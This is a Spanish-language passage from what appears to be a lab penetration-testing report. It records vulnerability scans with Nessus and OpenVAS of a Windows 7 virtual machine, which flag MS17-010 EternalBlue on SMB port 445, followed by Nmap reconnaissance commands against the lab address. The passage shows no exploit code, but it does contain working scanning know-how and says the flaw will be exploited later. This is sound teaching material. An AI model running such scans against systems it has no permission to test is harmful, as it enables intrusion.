
Figura 13- Escaneo Inicial con Nessus



Fuente: Autoría Propia

Aquí es posible evidenciar las vulnerabilidades dependiendo su criticidad por lo que si bien todas son importantes, debemos escalar primero las más críticas e importantes.


Figura 14- Verificación máquina Windows con Nessus



Fuente: Autoría Propia

Allí confirmamos que la máquina atacada efectivamente tiene sistema operativo Windows.


Figura 15- Vulnerabilidad Crítica con Nessus



Fuente: Autoría Propia

De manera inicial Nessus detecta que el sistema operativo Windows 7, tiene una primera vulnerabilidad Critica, dado que a la fecha este sistema operativo ya no cuenta con soporte y actualizaciones vigentes por lo que lo destaca para tener en cuenta. Allí es donde la organización debe verificar si es completamente necesario tener este equipo activo aún en la red o de lo contrario verificar si es posible actualizarla a un sistema operativo que cuente con soporte y actualizaciones vigentes.


Figura 16 - Vulnerabilidad Alta con Nessus



Fuente: Autoría Propia

En la segunda vulnerabilidad que Nessus clasifica como Alta encontramos la vulnerabilidad destacada en el anexo con la afectación del Protocolo SMB nombrada como **MS17-010 Eternalblue** con su descripción completa indicando los puertos afectados y los CVE para verificar y más adelante explotar dicha vulnerabilidad.


Figura 17 - Vulnerabilidad Media Nessus



Fuente: Autoría Propia

Anidado al anterior Nessus encuentra como nivel Medio otra vulnerabilidad de **SMB** evidenciando que se encuentra abierto y expuesto a cualquier acceso no autorizado. Así mismo menciona el puerto **TCP 445.**


Figura 18 - Escaneo Inicial con OpenVAS - Greenbone



Fuente: Autoría Propia

Ahora como segundo paso y con el fin de confirmar lo encontrado anteriormente con Nessus se aplica también el escaneo de Vulnerabilidades ahora con la herramienta **OpenVAS.**


Figura 19 - Vulnerabilidades Altas con OpenVAS



Fuente: Autoría Propia

OpenVAS clasifica de manera diferente las vulnerabilidades encontradas, para este caso las 2 encontradas son Altas, al igual que Nessus primero identifico como más severa que el Sistemas operativo ya cumplió su ciclo de vida ya que no tiene soporte y actualizaciones y segundo detecto también la vulnerabilidad de Windows SMB

Figura 20 - Vulnerabilidad SMB con OpenVAS




Fuente: Autoría Propia

Al igual que en Nessus, OpenVAS refiere a esta vulnerabilidad conocida con el boletín de Microsoft sobre MS17-010 aplicable al protocolo SMBv1 y destacando también los siguientes CVE de referencia:

CVE-2017-0143	CVE-2017-0144
CVE-2017-0145	CVE-2017-0146
CVE-2017-0147	CVE-2017-0148

Una vez verificado lo anterior, también utilizamos con apoyo de una máquina virtual con Kali Linux la herramienta Nmap de la siguiente manera:

Figura 21 - Escaneo con NMAP en Kali Linux -A




Fuente: Autoría Propia

Se utiliza el siguiente comando sudo nmap 192.168.56.102 -A, primero con sudo para tener privilegios seguido de nmap con la dirección ip objetivo y por último -A con el fin de realizar un escaneo profundo con los puertos y servicios asociados.

Con este comando y la imagen anterior se evidencian los puertos abiertos tales como el 139 y 445 donde funciona el protocolo SMB, así también los demás puertos con servicios de Http y servicios dinámicos; además de ello nos confirma que el equipo atacado posiblemente es un Windows 7 SP1 y su dirección MAC.


Figura 22 - Comando Nmap - -sV



Fuente: Autoría Propia

En la imagen anterior se utiliza el comando sudo nmap 192.168.56.102 -sV, que permite descubrir servicios y las versiones de los puertos abiertos, para este caso se valida que en el puerto 445 de Windows 7 no esta asociado a un dominio sino como grupo de trabajo local, así como el nombre del equipo: **PC202006**


Figura 23 - Comando Nmap -sT



Fuente: Autoría Propia

La Imagen anterior utiliza el comando nmap -sT 192.168.56.102, con el fin de identificar los puertos TCP abierto.


Figura 24 - Comando Nmap -sU



Fuente: Autoría Propia

Así mismo se utilizo el comando nmap -sU 192.168.56.102, con el que permitió visualizar los puertos UDP abiertos de la maquina objetivo.

